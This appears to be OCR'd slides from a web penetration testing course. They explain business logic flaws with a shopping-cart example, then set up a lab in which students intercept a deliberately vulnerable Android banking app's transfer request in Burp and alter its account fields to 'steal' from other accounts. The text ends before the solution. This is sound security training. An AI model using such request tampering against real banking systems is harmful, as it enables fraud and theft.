
AJAX and Web 2.0 are a great thing for logical attackers! This is due to the business logic sent and executing on the client side. A tester can walk through a successful transaction. By intercepting each step in the process, the tester can examine each call throughout the process looking for the application flow. By manually calling portions of the transaction before the application expected it to be, the tester can find vulnerabilities.



For example, if you have a shopping cart that follows this process:


1. Add item to cart.
2. Total cost.
3. Authorize card.
4. Check out.

Because the application stores the state of each step, the tester could call the authorize card before the add item. This would cause an authorization for a zero balance. Then when the items are added, the checkout would be called next. The application would "assume" that the authorization was done after the items were added and will allow the checkout.




Logic flaws are typically not found via automated tools. This is because the tools are not designed to perform logic tests; they are designed to exercise functionality and find flaws that exist within that functionality. To find the logic flaw, the tool would need to evaluate the success of the attack. For example, for the flaw in the shopping cart discussed previously, the tool would need to understand that it was testing a shopping cart and would also need to figure out where to detect that the transaction had succeeded.

Although it is harder for us to find these flaws, it is typically even more difficult to fix them. This is because the logic of an application is usually integral to the architecture and changing that has a greater impact. Because of this, as testers, we need to look for recommendations that can lower the risk of the attack. Using the shopping cart example again, one recommendation may be to implement a work flow that validates orders against billing totals before shipping.



The next exercise will have us use Burp to intercept a mobile banking application's traffic.




You have an Android banking application that enables you to check your balances and to transfer funds between your own accounts:

- The application will not enable you to select an account that isn't yours.


Goal: Steal money from someone else's account!

Proxy the traffic via Burp; intercept and alter for fun and $$$$$.



There are three pieces to this lab, which you launch on the next page.

1. The Android phone, provided by a locally installed android emulator.
2. Burp proxy.
3. The bank server we're about to rob, provided by the "bank-server" script.



As previously discussed, this lab involves three separate applications. Please follow these instructions carefully.

This lab requires a static IP address of 192.168.1.8. That is the default address, but we reset it, just in case something has changed.

1. Configure a static IP address:

   ```
   $ sudo config-static.sh
   ```

2. Start Burp by clicking the Burp icon in the upper panel.


3. Open a terminal and start the bank server:

   ```
   $ bank-server
   ```

4. Open another terminal and start the android emulator:

   ```
   $ android
   ```

If something goes wrong at any point in the lab, you may start over by ending these three programs and starting over fresh.




1. Unlock the Android phone by sliding the green lock to the right.

2. Press the launcher icon at the bottom center of the screen.

3. Launch Base-AndroidLabs:
   - **DO NOT** enter a password; simply choose Login.
   - The app has cached the credentials from a previous use.
   - **Never enter a password** if asked by the app; always press Login.

The application was graciously developed by Security Compass and shared with the community.

http://securitycompass.com/ (http://cyber.gd/542_426)



The Base-AndroidLabs app has three functions:


- **Accounts:** Shows current balances.
- **Statement:** Shows previous statements.
- **Transfer:** We will hack this.

Android options include:

- **Back button:** Goes one menu back.
- **Home button:** Returns to the initial Android screen.
- **Menu:** Changes settings; do not use this.

The back button is the most useful for this lab.

Please do not change any settings via the Menu option; this can break the app's functionality.



Go to Accounts and check your balances.


Note that account numbers are 8 digits:

- Debit account number begins with 1.
- Credit begins with 2.

Press Back.

Then go to Transfer.

Keep your debit account (19520311) and credit account (29520311) numbers in mind: inference plays a key role in this lab.



Enter a transfer of 100 from Debit to Credit.

- If the Android virtual keyboard pops up, press <ESC>.


Then press Transfer.

Return to Accounts to verify the transfer was successful.

Note: Sometimes the accounts and Transfer menus show an old (cached) amount. Press Back and then reload the menu to update the content.

View the Transfer in Burp


- Switch to Burp and go to Target -> Site map -> http://192.168.1.8 -> transfer
- Note the Raw request, which we will next intercept and change



Web Penetration Testing and Ethical Hacking


Switch to Burp and go to Target -> Site map -> http://192.168.1.8 -> transfer.

Here is a close-up of the screen:



Note the Raw request, which we will next intercept and change

```
POST /transfer?session_key=7%2FbgLE8S9t9CPgqlfKbeakMOpN25mYNH HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.3; sdk Build/GRI34)
Host: 192.168.1.8:8008
Connection: Keep-Alive
Content-Length: 54
Accept-Encoding: gzip

amount=100.0&from_account=19520311&to_account=29520311
```




Ford and Marvin are good friends, and you are going to rob them.

This challenge requires inference: What might fprefect and Marvin's account numbers be? There's no black/white answer, but clues have already been provided.

It turns out there are at least two flaws in this app. One allows you to steal all the money from an account, but you can't steal any more than the total.

A related but different logic flaw allows you to steal an unlimited amount of money from an existing account.



First: Inference: What could fprefect and Marvin's account numbers be?

Your account numbers are 19520311 (debit) and 29520311 (credit).

Web app pen testers always try a zero, often followed by a positive one and negative one. None of those work in this case.

